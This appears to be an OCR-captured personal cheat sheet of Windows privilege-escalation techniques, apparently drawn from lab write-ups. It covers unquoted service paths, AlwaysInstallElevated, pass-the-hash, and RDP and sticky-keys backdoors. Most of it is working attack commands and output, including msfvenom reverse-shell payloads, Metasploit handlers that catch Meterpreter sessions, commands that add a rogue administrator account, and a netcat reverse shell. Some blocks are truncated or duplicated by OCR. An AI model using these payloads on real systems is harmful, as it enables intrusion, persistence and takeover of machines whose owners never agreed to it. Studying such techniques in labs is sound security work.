
listeners
uselistener http
set DefaultDelay 0
execute

launcher powershell

windows - startup application

WINDOWS -Startup Application

```
Successfully processed 0 files; Failed processing 1 files

C:\Users\user\Desktop\tools>icacls "C:\ProgramData\Microsoft\Windows\Start Menu\
Programs\Startup"
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup BUILTIN\Users:(F)
                                                            IEWIN7\IEUser:(I)(O
I)(CI)(DE,DC)
                                                            IEWIN7\sshd_server:
(I)(OI)(CI)(DE,DC)
                                                            NT AUTHORITY\SYSTEM
:(I)(OI)(CI)(F)
                                                            BUILTIN\Administrat
ors:(I)(OI)(CI)(F)
                                                            BUILTIN\Users:(I)(O
I)(CI)(RX)
                                                            Everyone:(I)(OI)(CI
)(RX)

Successfully processed 1 files; Failed processing 0 files

C:\Users\user\Desktop\tools>s
```




```
whoami ieuser
ERROR: Invalid argument/option - 'ieuser'.
Type "WHOAMI /?" for usage.

C:\Windows\system32>net user ieuser
net user ieuser
User name                    IEUser
Full Name                    IEUser
Comment                      IEUser
User's comment
Country code                 001 (United States)
Account active               Yes
Account expires              Never

Password last set            3/6/2020 9:12:36 AM
Password expires             Never
Password changeable          3/6/2020 9:12:36 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   3/6/2020 10:26:55 PM

Logon hours allowed          All

Local Group Memberships      *Administrators       *Users
Global Group memberships     *None
The command completed successfully.


C:\Windows\system32>
```

windows - Passthehash

WINDOWS - Passthehash

pth-winexe -U Administrator%hash //x.x.x.x cmd

python wmiexec.py -hashes :00000023324324324 administrator@ip

windows - Unquoted path service

WINDOWS - Unquoted Path Service

wmic service get name,displayname,pathname,startmode |findstr /i "Auto" |findstr /i /v "C:\Windows\\" |findstr /i /v """

icacls scsiaccess.exe

```
C:\Users\raj\Downloads>wmic service get name,displayname,pathname,startmode |findstr
 /i "Auto" |findstr /i /v "C:\Windows\\" |findstr /i /v """
wmic service get name,displayname,pathname,startmode |findstr /i "Auto" |findstr /i
/v "C:\Windows\\" |findstr /i /v """
ScsiAccess                                                    ScsiAccess
         C:\Program Files\Photodex\ProShow Producer\ScsiAccess.exe
               Auto

C:\Users\raj\Downloads>
```

Now let's identify the folder permissions using the following command:

```
icacls scsiaccess.exe
```

As you can observe it has writable permission for everyone which means user raj can overwrite this f

```
C:\Program Files\Photodex\ProShow Producer>icacls scsiaccess.exe
icacls scsiaccess.exe
scsiaccess.exe NT AUTHORITY\SYSTEM:(I)(F)
               BUILTIN\Administrators:(I)(F)
               BUILTIN\Users:(I)(RX)
               Everyone:(CI)(F)

Successfully processed 1 files; Failed processing 0 files
```

Escalated privilege via Prepend-migrate

msfvenom -p windows/meterpreter/reverse_tcp lhost=ip lport=1234 prependmigrate=true prependmigrateprocess=explorer.exe -f exe > /root/Desktop/scsiaccess.exe

move scsiaccess.exe scsiaccess.exe.orginal
upload /root/Desktop/scsiaccess.exe .
reboot

```
C:\Program Files\Photodex\ProShow Producer>move scsiaccess.exe scsiaccess.exe.orginal
move scsiaccess.exe scsiaccess.exe.orginal
        1 file(s) moved.

C:\Program Files\Photodex\ProShow Producer>^Z
Background channel 2? [y/N]  y
meterpreter > upload /root/Desktop/scsiaccess.exe .
[*] uploading  : /root/Desktop/scsiaccess.exe -> .
[*] uploaded   : /root/Desktop/scsiaccess.exe -> .\scsiaccess.exe
meterpreter > reboot
Rebooting...
```

Simultaneously we have start multi/handler listener in a new terminal to catch the meterpreter sess with admin privilege.

```
use exploit/multi/handler
msf exploit(multi/handler) set payload windows/meterpreter/reverse_tcp
msf exploit(multi/handler) set lhost 192.168.1.107
msf exploit(multi/handler) set lport 1234
msf exploit(multi/handler) exploit
```

Yuppie!! And after some time we got a shell with admin privileges.

```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.1.107
LHOST => 192.168.1.107
msf exploit(multi/handler) > set lport 1234
lport => 1234
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.107:1234
[*] Sending stage (179779 bytes) to 192.168.1.101
[*] Meterpreter session 1 opened (192.168.1.107:1234 -> 192.168.1.101:49155) at
```

Escalated privilege via Adding user Administrators Group

adding new user

adding new user

Escalated privilege via Adding user Administrators Group

msfvenom -p windows/exec CMD='net localgroup administrators raaz /add' -f exe > /root/Desktop/scsiaccess.exe

```
msfvenom -p windows/exec CMD='net localgroup administrators raaz /add' -f exe > /root/Desktop/s
```

```
root@kali:~# msfvenom -p windows/exec CMD='net localgroup administrators raaz /add' -f exe > /roo
t/Desktop/scsiaccess.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 224 bytes
Final size of exe file: 73802 bytes
```

Now repeat the above steps, replace the genuine executable file from the malicious exe file and reboot the host machine.

```
C:\Program Files\Photodex\ProShow Producer>move scsiaccess.exe scsiaccess.exe.orginal
move scsiaccess.exe scsiaccess.exe.orginal
        1 file(s) moved.

C:\Program Files\Photodex\ProShow Producer>^Z
Background channel 2? [y/N]  y
meterpreter > upload /root/Desktop/scsiaccess.exe .
[*] uploading  : /root/Desktop/scsiaccess.exe -> .
[*] uploaded   : /root/Desktop/scsiaccess.exe -> .\scsiaccess.exe
meterpreter > reboot
```

If you will notice the following image, you can observe that the user **raaz** has become a member of the

```
Logon hours allowed          All

Local Group Memberships      *Administrators      *Users
Global Group memberships     *None
The command completed successfully.
```

rdp and stickykeys

rdp and stickykeys

se exploit/multi/handler

msf exploit(multi/handler) set payload windows/meterpreter/reverse_tcp
msf exploit(multi/handler) set lhost x.x.x.x
msf exploit(multi/handler) set lport 1234
msf exploit(multi/handler) set AutoRunScript post/windows/manage/enable_rdp
msf exploit(multi/handler) exploit

```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.1.107
LHOST => 192.168.1.107
msf exploit(multi/handler) > set lport 1234
lport => 1234
msf exploit(multi/handler) > set AutoRunScript post/windows/manage/enable_rdp
AutoRunScript => post/windows/manage/enable_rdp
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.107:1234
[*] Sending stage (179779 bytes) to 192.168.1.101
[*] Meterpreter session 1 opened (192.168.1.107:1234 -> 192.168.1.101:49155) at 2018-08-
[*] Session ID 1 (192.168.1.107:1234 -> 192.168.1.101:49155) processing AutoRunScript '
[*] Enabling Remote Desktop
[*]     RDP is disabled; enabling it ...
[*] Setting Terminal Services service startup mode
[*]     Terminal Services service is already set to auto
[*]     Opening port in local firewall if necessary
[*] For cleanup execute Meterpreter resource file: /root/.msf4/loot/20180816082247_defau
```

msf exploit(multi/handler) set AutoRunScript post/windows/manage/sticky_keys
msf exploit(multi/handler) run

Similarly, we will set the autorun script to enable **sticky_keys** once the service restarts.

```
msf exploit(multi/handler) set AutoRunScript post/windows/manage/sticky_keys
msf exploit(multi/handler) run
```

As you can observe from the below screenshot, another meterpreter session (session 3) got ope has administrative rights. Now let's connect to the victim's host via RDP.

```
rdesktop 192.168.1.101
```

```
msf exploit(multi/handler) > set AutoRunScript post/windows/manage/sticky_keys
AutoRunScript => post/windows/manage/sticky_keys
msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.107:1234
[*] Sending stage (179779 bytes) to 192.168.1.101
[*] Meterpreter session 3 opened (192.168.1.107:1234 -> 192.168.1.101:49155) at
[*] Session ID 3 (192.168.1.107:1234 -> 192.168.1.101:49155) processing AutoRunS
[+] Session has administrative rights, proceeding.
[+] 'Sticky keys' successfully added. Launch the exploit at an RDP or UAC prompt
```

Now press shift_key 5 times continuously and you will get command prompt as administrator.

windows - (alwaysinstallelevated)

WINDOWS - (AlwaysInstallElevated)

As we all are aware that Windows OS comes installed with a Windows Installer engine which is used by MSI packages for the installation of applications. These MSI packages can be installed with elevated privileges for non-admin users

For this purpose, the AlwaysInstallElevated policy feature is used to install an MSI package file with elevated (system) privileges. This policy is enabled in the Local Group Policy editor; directs the Windows Installer engine to use elevated permissions when it installs any program on the system. This method can make a machine vulnerable posing a high-security risk because a non-administrator user can run installations with elevated privileges and access many secure locations on the

computer.

```
msf > sessions

Active sessions
===============

  Id  Name  Type                     Information
n
  --  ----  ----                     -----------

  1         meterpreter x86/windows  WIN-ELDTK41MUNG\raj @ WIN-ELDTK4
.120:1234 -> 192.168.1.101:49206 (192.168.1.101)

msf > sessions 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: WIN-ELDTK41MUNG\raj
meterpreter >
```

reg query HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\Installer
reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer

```
meterpreter > shell
Process 2752 created.
Channel 8 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\raj\Downloads>reg query HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\Installe
reg query HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\Installer

HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\Installer
    AlwaysInstallElevated    REG_DWORD    0x1


C:\Users\raj\Downloads>reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer
reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer

HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\Installer
    AlwaysInstallElevated    REG_DWORD    0x1
```

1st method - msfvenom

1st method - msfvenom

Privilege Escalation via .msi payload (1st Method)

msfvenom -p windows/meterpreter/reverse_tcp lhost=ip lport=4567 –f msi > /root/Desktop/1.msi

Execute the MSI package file on the Windows command prompt

```
msiexec /quiet /qn /i 1.msi
```

```
meterpreter > upload /root/Desktop/1.msi .
[*] uploading  : /root/Desktop/1.msi -> .
[*] uploaded   : /root/Desktop/1.msi -> .\1.msi
meterpreter > shell
Process 3920 created.
Channel 10 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\raj\Downloads>msiexec /quiet /qn /i 1.msi
msiexec /quiet /qn /i 1.msi

C:\Users\raj\Downloads>
```

msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
msf exploit(handler) > set lhost ip
msf exploit(handler) > set lport 4567
msf exploit(handler) > exploit

In a parallel window, we opened a new handler before executing the .msi file

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 192.168.1.120
msf exploit(handler) > set lport 4567
msf exploit(handler) > exploit
```

Finally, we got the meterpreter session using this exploit!! Let's have further look at the detai user privileges we gained on this system

```
meterpreter > getsystem
meterpreter > getuid
```

Fantastic!! We have rooted in the Local System account (NT AUTHORITY\SYSTEM) which has th level of privileges on the local system.

```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost 192.168.1.120
lhost => 192.168.1.120
msf exploit(multi/handler) > set lport 4567
lport => 4567
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.120:4567
[*] Sending stage (179779 bytes) to 192.168.1.101
[*] Meterpreter session 1 opened (192.168.1.120:4567 -> 192.168.1.101:49452)

meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

www.hackingarticles.in

2 nd method - administrator

2nd method - administrator

msfvenom -p windows/exec CMD='net localgroup administrators raaz /add' -f msi > /root/Desktop/2.msi

```
root@kali:~# msfvenom -p windows/exec CMD='net localgroup administrators raaz /add' -f msi
> /root/Desktop/2.msi
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 224 bytes
Final size of msi file: 159744 bytes
```

Now let's upload the MSI file **2.msi** to the target machine as follows

Note: Before uploading the MSI file, press Ctrl+Z to exit out of the victim machine's command shell

In the meterpreter shell type

```
upload /root/Desktop/2.msi .
```

Once the MSI file is uploaded successfully, we will take the command shell and execute the installer file

```
shell
msiexec /quiet /qn /i 2.msi
```

The verification that the user name "raaz" has been added into the local administrator group can be done by running the following in the command prompt

```
net user raaz
```

As we can see from the screenshot the user raaz is now a member of Local Administrators group

```
meterpreter > upload /root/Desktop/2.msi .
[*] uploading  : /root/Desktop/2.msi -> .
[*] uploaded   : /root/Desktop/2.msi -> .\2.msi
meterpreter > shell
Process 2056 created.
Channel 20 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\raj\Downloads>msiexec /quiet /qn /i 2.msi
msiexec /quiet /qn /i 2.msi

C:\Users\raj\Downloads>net user raaz
net user raaz
User name                    raaz
```

3rd way via msf

3rd way via msf

use exploit/windows/local/always_install_elevated

msf exploit(always_install_elevated) > set session 1

msf exploit(always_install_elevated) > exploit

```
msf > use exploit/windows/local/always_install_elevated
msf exploit(windows/local/always_install_elevated) > set session 1
session => 1
msf exploit(windows/local/always_install_elevated) > exploit

[*] Started reverse TCP handler on 192.168.1.120:4444
[*] Uploading the MSI to C:\Users\raj\AppData\Local\Temp\dnpWcT.msi ...
[*] Executing MSI...
[*] Sending stage (179779 bytes) to 192.168.1.101
[*] Meterpreter session 3 opened (192.168.1.120:4444 -> 192.168.1.101:49505

meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

www.hackingarticles.in

windows - Automated script

WINDOWS - Automated Script

Vectors Privilege Escalation

Following information are considered as critical Information of Windows System:

- The version of the operating system
- Any Vulnerable package installed or running
- Files and Folders with Full Control or Modify Access
- Mapped Drives
- Potentially Interesting Files
- Unquoted Service Paths
- Network Information (interfaces, arp, netstat)

- Firewall Status and Rules
- Running Processes
- AlwaysInstallElevated Registry Key Check
- Stored Credentials
- DLL Hijacking
- Scheduled Tasks

use post/multi/recon/local_exploit_suggester
msf post(local_exploit_suggester) > set lhost x.x.x.x
msf post(local_exploit_suggester) > set session 1
msf post(local_exploit_suggester) > exploit

windows - exploit suggester

Windows-Exploit-suggester

se post/multi/recon/local_exploit_suggester
msf post(local_exploit_suggester) > set lhost x.x.x.x
msf post(local_exploit_suggester) > set session 1
msf post(local_exploit_suggester) > exploit

```
msf post(multi/recon/local_exploit_suggester) > set lhost 192.168.1.107
lhost => 192.168.1.107
msf post(multi/recon/local_exploit_suggester) > set session 1
session => 1
msf post(multi/recon/local_exploit_suggester) > exploit

[*] 192.168.1.100 - Collecting local exploits for x86/windows...
[*] 192.168.1.100 - 39 exploit checks are being tried...
[+] 192.168.1.100 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.
[+] 192.168.1.100 - exploit/windows/local/ikeext_service: The target appears to be vulnerable.
[+] 192.168.1.100 - exploit/windows/local/ms10_015_kitrap0d: The target service is running, but could not be
[+] 192.168.1.100 - exploit/windows/local/ms10_092_schelevator: The target appears to be vulnerable.
[+] 192.168.1.100 - exploit/windows/local/ms13_053_schlamperei: The target appears to be vulnerable.
[+] 192.168.1.100 - exploit/windows/local/ms13_081_track_popup_menu: The target appears to be vulnerable.
[+] 192.168.1.100 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 192.168.1.100 - exploit/windows/local/ms15_004_tswbproxy: The target service is running, but could not be
[+] 192.168.1.100 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 192.168.1.100 - exploit/windows/local/ms16_016_webdav: The target service is running, but could not be va
[+] 192.168.1.100 - exploit/windows/local/ms16_032_secondary_logon_handle_privesc: The target service is runn
[+] 192.168.1.100 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
[*] Post module execution completed
```

windows gather applied patches

Windows Gather Applied Patches

use post/windows/gather/enum_patches

msf post(enum_patches) > set session 1

msf post(enum_patches) > exploit

```
msf post(windows/gather/enum_patches) > set session 1
session => 1
msf post(windows/gather/enum_patches) > exploit

[+] KB2871997 is missing
[+] KB2928120 is missing
[+] KB977165 - Possibly vulnerable to MS10-015 kitrap0d if Windows 2K SP4 - Windows 7 (x86)
[+] KB2305420 - Possibly vulnerable to MS10-092 schelevator if Vista, 7, and 2008
[+] KB2592799 - Possibly vulnerable to MS11-080 afdjoinleaf if XP SP2/SP3 Win 2k3 SP2
[+] KB2778930 - Possibly vulnerable to MS13-005 hwnd_broadcast, elevates from Low to Medium integrit
[+] KB2850851 - Possibly vulnerable to MS13-053 schlamperei if x86 Win7 SP0/SP1
[+] KB2870008 - Possibly vulnerable to MS13-081 track_popup_menu if x86 Windows 7 SP0/SP1
[*] Post module execution completed
```

sherlock

Sherlock

git clone //github.com/rasta-mouse/Sherlock.git

powershell_import '/root/Desktop/Sherlock/Sherlock.ps1'

powershell_execute "find-allvulns"

```
load powershell
```

```
meterpreter > load powershell
Loading extension powershell...Success.
```

```
powershell_import '/root/Desktop/Sherlock/Sherlock.ps1'
powershell_execute "find-allvulns"
```

The above command will show that the target is possibly vulnerable to a recommended exploit be used to achieve a higher-privilege shell.

```
Powershell Commands
===================

    Command             Description
    -------             -----------
    powershell_execute  Execute a Powershell command string
    powershell_import   Import a PS1 script or .NET Assembly DLL
    powershell_shell    Create an interactive Powershell prompt

meterpreter > powershell_import '/root/Desktop/Sherlock/Sherlock.ps1'
[+] File successfully imported. No result was returned.
meterpreter > powershell_execute "find-allvulns"
[+] Command execution completed:


Title      : User Mode to Ring (KiTrap0D)
MSBulletin : MS10-015
CVEID      : 2010-0232
Link       : https://www.exploit-db.com/exploits/11199/
VulnStatus : Appears Vulnerable

Title      : Task Scheduler .XML
MSBulletin : MS10-092
CVEID      : 2010-3338, 2010-3888
Link       : https://www.exploit-db.com/exploits/19930/
VulnStatus : Appears Vulnerable
```

jaws - just another windows (enum) script

JAWS – Just Another Windows (Enum)

Script

Current Features

- Network Information (interfaces, arp, netstat)
- Firewall Status and Rules
- Running Processes
- Files and Folders with Full Control or Modify Access
- Mapped Drives
- Potentially Interesting Files
- Unquoted Service Paths
- Recent Documents
- System Install Files
- AlwaysInstallElevated Registry Key Check
- Stored Credentials
- Installed Applications
- Potentially Vulnerable Services
- MuiCache Files
- Scheduled Tasks

```
powershell.exe -ExecutionPolicy Bypass -File .\jaws-enum.ps1 -OutputFilename
JAWS-Enum.txt
```

```
powershell.exe -ExecutionPolicy Bypass -File .\jaws-enum.ps1 -OutputFilename JAWS-Enum.txt
```

```
meterpreter > upload /root/Desktop/jaws-enum.ps1 .
[*] uploading  : /root/Desktop/jaws-enum.ps1 -> .
[*] uploaded   : /root/Desktop/jaws-enum.ps1 -> .\jaws-enum.ps1
meterpreter > shell
Process 2192 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\raj\Downloads>powershell.exe -ExecutionPolicy Bypass -File .\jaws-enum.ps1 -OutputFilename JAWS-
Enum.txt
powershell.exe -ExecutionPolicy Bypass -File .\jaws-enum.ps1 -OutputFilename JAWS-Enum.txt

Running J.A.W.S. Enumeration
        - Gathering User Information
        - Gathering Processes, Services and Scheduled Tasks
        - Gathering Installed Software
        - Gathering File System Information
        - Looking for Simple Priv Esc Methods
```

It will store the critical information into a text file named as “JAWS-Enum.txt”

As said the JAWS-Enum.txt file must have been stored the vector that can lead to privilege escalation, let’s open it and figure out the result.

In the following image, you can observe it has shown all user name and IP configuration.

powerup

powerup

Current Feature

Service Enumeration:

• Get-ServiceUnquoted : – returns services with unquoted paths that also have a space in the name.

• Get-ModifiableServiceFile :- returns services where the current user can write to the service binary path or its config.

• Get-ModifiableService : – returns services the current user can modify.

• Get-ServiceDetail :- returns detailed information about a specified service.

Service Abuse:

• Invoke-ServiceAbuse : – modifies a vulnerable service to create a local admin or execute a custom command.

• Write-ServiceBinary : – writes out a patched C# service binary that adds a local

admin or executes a custom command.
• Install-ServiceBinary :- replaces a service binary with one that adds a local admin or executes a custom command.
• Restore-ServiceBinary :- restores a replaced service binary with the original executable.
DLL Hijacking:
• Find-ProcessDLLHijack : – finds potential DLL hijacking opportunities for currently running processes
• Find-PathDLLHijack :- finds service %PATH% DLL hijacking opportunities
• Write-HijackDll : – writes out a hijackable DLL
Registry Checks:
• Get-RegistryAlwaysInstallElevated:- checks if the AlwaysInstallElevated registry key is set
• Get-RegistryAutoLogon :- checks for Autologon credentials in the registry
• Get-ModifiableRegistryAutoRun :- checks for any modifiable binaries/scripts (or their configs) in HKLM autoruns.

Running Invoke-AllChecks will output any identifiable vulnerabilities along with specifications for any abuse functions. The HTML Report flag will also generate a COMPUTER.username.html version of the report.

```
load powershell
powershell_import '/root/Desktop/PowerSploit/Privesc/PowerUp.ps1'
powershell_execute Invoke-AllChecks
```

```
meterpreter > powershell_import '/root/Desktop/PowerSploit/Privesc/PowerUp.ps1'
[+] File successfully imported. No result was returned.
meterpreter > powershell_execute  Invoke-AllChecks
[+] Command execution completed:

[*] Running Invoke-AllChecks


[*] Checking if user is in a local group with administrative privileges...
[+] User is in a local group that grants administrative privileges!
[+] Run a BypassUAC attack to elevate privileges to admin.


[*] Checking for unquoted service paths...


ServiceName    : Fortitude HTTP
Path           : C:\Program Files\NetworkDLS\Fortitude HTTP\Bin\FortitudeSvc.ex
ModifiablePath : @{Permissions=System.Object[]; ModifiablePath=C:\; IdentityRef
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'Fortitude HTTP' -Path <HijackPath>
CanRestart     : False

ServiceName    : Fortitude HTTP
Path           : C:\Program Files\NetworkDLS\Fortitude HTTP\Bin\FortitudeSvc.ex
ModifiablePath : @{Permissions=System.Object[]; ModifiablePath=C:\; IdentityRef
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'Fortitude HTTP' -Path <HijackPath>
CanRestart     : False

ServiceName    : Fortitude HTTP
Path           : C:\Program Files\NetworkDLS\Fortitude HTTP\Bin\FortitudeSvc.ex
ModifiablePath : @{Permissions=System.Object[]; ModifiablePath=C:\; IdentityRef
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'Fortitude HTTP' -Path <HijackPath>
CanRestart     : False

ServiceName    : Fortitude HTTP
Path           : C:\Program Files\NetworkDLS\Fortitude HTTP\Bin\FortitudeSvc.ex
ModifiablePath : @{Permissions=System.Object[]; ModifiablePath=C:\; IdentityRef
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'Fortitude HTTP' -Path <HijackPath>
```

www.hackingarticles.in

my priv esc tech (windows)

My Priv esc tech (Windows)

upload netcat nc64.exe for reverse shell handle tty better


cmd?nc64.exe x.x.x.x

---

mimiketz if discover protected sid files

mimiketz if discover protected SID files

```
Successfully processed 0 files; Failed processing 1 files

C:\Users\user\Desktop\tools>icacls "C:\ProgramData\Microsoft\Windows\Start Menu\
Programs\Startup"
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup BUILTIN\Users:(F)
                                                            IEWIN7\IEUser:(I)(O
I)(CI)(DE,DC)
                                                            IEWIN7\sshd_server:
(I)(OI)(CI)(DE,DC)
                                                            NT AUTHORITY\SYSTEM
:(I)(OI)(CI)(F)
                                                            BUILTIN\Administrat
ors:(I)(OI)(CI)(F)
                                                            BUILTIN\Users:(I)(O
I)(CI)(RX)
                                                            Everyone:(I)(OI)(CI
)(RX)

Successfully processed 1 files; Failed processing 0 files

C:\Users\user\Desktop\tools>s_
```




```
whoami ieuser
ERROR: Invalid argument/option - 'ieuser'.
Type "WHOAMI /?" for usage.

C:\Windows\system32>net user ieuser
net user ieuser
User name                    IEUser
